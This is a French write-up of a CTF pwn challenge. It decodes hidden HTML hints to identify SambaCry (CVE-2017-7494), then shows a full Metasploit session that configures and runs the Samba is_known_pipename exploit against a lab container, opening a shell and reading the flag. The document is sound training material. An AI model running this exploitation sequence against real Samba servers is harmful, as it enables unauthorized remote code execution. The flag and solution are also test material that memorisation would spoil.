



WRITE-UP

HACKY'
NOV

Bellini do Brazil

Zaplata Sébastien

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

<https://hackynov.fr/>

Table des matières

Partie 1 : Présentation du challenge	4
Partie 2 : Sources	5
Partie 3 : Résolution	6

Partie 1 : Présentation du challenge



Nom du challenge : Bellini do Brazil

Domaine : Pwn

Difficulté :     

Auteur : Sébastien Zaplata

Description : Lula vient d'être élu président du Brésil et alors qu'une partie du Brésil fête sa victoire, d'autres pleurent le départ de Bolsonaro...

Partie 2 : Sources

Le challenge est construit en deux parties :

- Un conteneur frontal sur lequel tourne un service Web et la page index.html qui sert à aiguiller les participants pour terminer l'exercice ;
- Le conteneur principal sur lequel tourne le service à exploiter et le flag à récupérer.


Les sources comprennent donc :

- Tous les éléments nécessaires à l'installation et la configuration du service à exploiter ;
- Les éléments du services Web ;
- Les deux Dockerfiles qui permettent de construire les deux images Dockers ;
- Le docker-compose pour instancier nos conteneurs.

Les sources seront mises à disposition sur le Git de Hacky'Nov.

Partie 3 : Résolution

Avant même le début du challenge, une rapide recherche du nom de celui-ci sur internet nous mène à ceci :



Au démarrage du challenge, nous arrivons sur une page Web avec deux poèmes qui ne font pas beaucoup de sens.



De manière générale, le thème de la page rappelle les couleurs du drapeau brésilien, après inspection des poèmes, on se rend compte que dans le premier texte, les premières lettres de chaque vers sont légèrement colorées en bleus et forme le mot : « HACKYNOV ».

Le second poème n'a pas de couleur spéciale pour les premières lettres de chaque vers, néanmoins, on peut remarquer qu'ensemble, les lettres forment le mot : « SAMBACRY ». Une rapide recherche sur internet du terme SAMBACRY permet de retrouver l'existence d'une vulnérabilité sur le logiciel SAMBA (CVE-2017-7494) et différents exploits/PoC de la vulnérabilité dont certains utilisent un module de Metasploit, le framework disponible sous Kali Linux entres autres...

En inspectant le code source de la page, nous pouvons voir que plusieurs éléments sont commentés tels que :

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Bellini do Brazil</title> <!-- 01010100 01000011 01010000 00101111 00110100 00110100 00110101 00110000 00110000 -->
5     <style>
```

```
<title>Bellini do Brazil</title> <!-- 01010100 01000011 01010000
00101111 00110100 00110100 00110101 00110000 00110000 -->
```

```
31 <body>
32   <h1>Poems for Ynov Hackers</h1> <!-- 01001011 01100101 01111001 00100000 00110101 00100000 01010011 01000001 01001101 010000
33   <div class="poem">
```

```
<h1>Poems for Ynov Hackers</h1> <!-- 01001011 01100101 01111001 00100000
00111010 00100000 01010011 01000001 01001101 01000010 01000001 00100000
00101111 00100000 01001101 01111001 01100111 00100000 00111010 00100000
01101011 01101101 01101110 00100000 01110100 01101000 01110011 01110010
01110001 00100000 01101111 01100001 01100101 01100101 00100000 01110101
01110100 00100000 01101000 01110011 01100011 01110111 01111010 01101110
01100111 01110110 -->
```

```
56 </div>
57 <div class="poem"> <!-- 01110001 01110110 01100101 01110010 01110000 01100111 01100010 01100101 01110100 00100000 01100001 01101110
58 <!--
```

```
<div class="poem"> <!-- 01110001 01110110 01100101 01110010 01110000
01100111 01100010 01100101 01101100 00100000 01100001 01101110 01111010
01110010 00100000 01110011 01100010 01100101 00100000 01100110 01111010
01101111 00100000 01100110 01110101 01101110 01100101 01110010 00100000
01110110 01100110 00100000 00101111 01110101 01101110 01110000 01111000
01101100 01100001 01100010 01101001 -->
```

On remarque aussi qu'en effet, l'administrateur a voulu faire passer un message en ajustant la couleur de chaque première lettre de chaque vers :

```
33 <div class="poem">
34   <p>
35     <span style="color: #28166F">H</span>astily typing on the keyboard,<br />
36     <span style="color: #28166F">A</span>iming to crack the secret code.<br />
37     <span style="color: #28166F">C</span>runching numbers, breaking walls,<br />
38     <span style="color: #28166F">K</span>eystrokes echoing through the halls.<br />
39   <br />
40   <span style="color: #28166F">Y</span>outhful hackers, bold and brave,<br />
41   <span style="color: #28166F">N</span>ever stop until they've made<br />
42   <span style="color: #28166F">O</span>nly the strongest systems fail,<br />
43   <span style="color: #28166F">V</span>exing those who set the trail.<br />
44   <br />
```

```
58   <p>
59     <span style="color: 28166F">S</span>ilent tears run down my face,<br />
60     <span style="color: 28166F">A</span>ching heart in a dark place.<br />
61     <span style="color: 28166F">M</span>y soul longs to be set free,<br />
62     <span style="color: 28166F">B</span>ut sorrow grips it relentlessly.<br />
63   <br />
64   <span style="color: 28166F">A</span> bittersweet memory lingers on,<br />
65   <span style="color: 28166F">C</span>arrying pain that can't be gone.<br />
66   <span style="color: 28166F">R</span>egret and loss, a heavy burden to bear,<br />
67   <span style="color: 28166F">Y</span>earning for love and tender care.<br />
68   <br />
```



L'administrateur a juste oublié le « # » devant le code couleur pour le deuxième poème, d'où le fait que le second poème n'a pas de modifications de couleurs.

En passant les trois éléments en binaire dans un traducteur (ex : <https://usefulwebtool.com/fr/convertir-texte-en-binaire>), on retrouve les phrases suivantes :

Binaire	Texte
01010100 01000011 01010000 00101111 00110100 00110100 00110101 00110000 00110000	TCP/44500
01001011 01100101 01111001 00100000 00111010 00100000 01010011 01000001 01001101 01000010 01000001 00100000 00101111 00100000 01001101 01110011 01100111 00100000 00111010 00100000 01101011 01101101 01101110 00100000 01110100 01101000 01110011 01110010 01110001 00100000 01101111 01100001 01100101 01100101 00100000 01110101 01110100 00100000 01101000 01110011 01100011 01110111 01111010 01101110 01100111 01110110	Key : SAMBA / Msg : kmn thsrq oae ut hscwzngv
01110001 01110110 01100101 01110010 01110000 01100111 01100010 01100101 01101100 00100000 01100001 01101110 01111010 01110010 00100000 01110011 01100010 01100101 00100000 01100110 01111010 01101111 00100000 01100110 01110101 01101110 01100101 01110010 00100000 01110110 01100110 00100000 00101111 01110101 01101110 01110000 01111000 01101100 01100001 01100010 01101001	qverpgbel anzr sbe fzo funer vf /unpxlabi

Le premier texte nous informe d'un port potentiellement ouvert sur la cible, le TCP/44500. A noter, le port TCP/445 est le port par défaut du service « SAMBA », on retombe donc sur les éléments trouvés au début du challenge.

Les deux autres indices sont quant à eux chiffrés et nécessitent d'utiliser un service tel que Dcode pour trouver la solution. A vue d'œil, on a à faire à du Vigenère et/ou du Caesar, on possède aussi une clef pour le second message.

Texte chiffré	Traducteur	Traduction
Key : SAMBA / Msg : kmn thsrq oae ut hscwzngv		smb share is hackynov
qverpgbel anzr sbe fzo funer vf /unpxlabi		Directory name for smb share is /hackynov

On a donc plusieurs informations qui se recoupent : une CVE (-2017-7494), un port (TCP/44500), le nom d'un partage SMB (« hackynov »), le nom d'un dossier (« /hackynov ») et un exploit disponible sous Metasploit / Kali Linux :

Dans notre Kali, on lance Metasploit et on tape la commande « search CVE-2017-7494 »

```
= [ metasploit v6.2.30-dev ]
+ -- -- [ 2272 exploits - 1191 auxiliary - 404 post ]
+ -- -- [ 951 payloads - 45 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search cve-2017-7494

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename
```

On sélectionne l'exploit qui est identifié avec la commande « use 0 » comme indiqué par l'aide, puis on regarde les options de configuration en utilisant le mot clef « info » :

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > info

Name: Samba is_known_pipename() Arbitrary Module Load
Module: exploit/linux/samba/is_known_pipename
Platform: Linux
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2017-03-24
```

Parmi les infos du module, nous retrouvons les différents éléments à paramétrer :

```
Basic options:
Name          Current Setting  Required  Description
-----
RHOSTS        192.168.1.191    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445              yes       The SMB service port (TCP)
SMB_FOLDER    /hackynov        no        The directory to use within the writeable SMB share
SMB_SHARE_NAME  /hackynov        no        The name of the SMB share containing a writeable directory
```

Avec la commande « set », on configure notre payload pour intégrer les indices du challenge :

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOST 192.168.1.191
RHOST => 192.168.1.191
msf6 exploit(linux/samba/is_known_pipename) > set RPORT 44500
RPORT => 44500
msf6 exploit(linux/samba/is_known_pipename) > set SMB_FOLDER /hackynov
SMB_FOLDER => /hackynov
msf6 exploit(linux/samba/is_known_pipename) > set SMB_SHARE_NAME hackynov
SMB_SHARE_NAME => hackynov
```

On exécute ensuite l'exploit à l'aide de la commande « run », l'exploit confirme qu'une session shell a bien été créée :

```
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 192.168.1.191:44500 - Using location \\192.168.1.191\hackynov\ for the path
[*] 192.168.1.191:44500 - Retrieving the remote path of the share 'hackynov'
[*] 192.168.1.191:44500 - Share 'hackynov' has server-side path '/hackynov'
[*] 192.168.1.191:44500 - Uploaded payload to \\192.168.1.191\hackynov\LRIkLqGG.so
[*] 192.168.1.191:44500 - Loading the payload from server-side path /hackynov/LRIkLqGG.so using \\PIPE\hackynov\LRIkLqGG.so...
[-] 192.168.1.191:44500 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.1.191:44500 - Loading the payload from server-side path /hackynov/LRIkLqGG.so using /hackynov/LRIkLqGG.so...
[+] 192.168.1.191:44500 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.9.128:42179 -> 192.168.1.191:44500) at 2023-04-05 16:00:16 +0200
```

Il ne reste plus qu'à naviguer dans le dossier /hackynov pour trouver le flag :

```
cd /hackynov
ls -lah
total 16K
drwxrwxrwx 1 root root 4.0K Apr  5 14:00 .
drwxr-xr-x 1 root root 4.0K Apr  5 12:49 ..
-rw-r----- 1 root root  21 Mar  8 20:12 flag.txt
cat flag.txt
HNOx02{n054m84N0cRy}
```

Flag : HNOx02{n054m84N0cRy}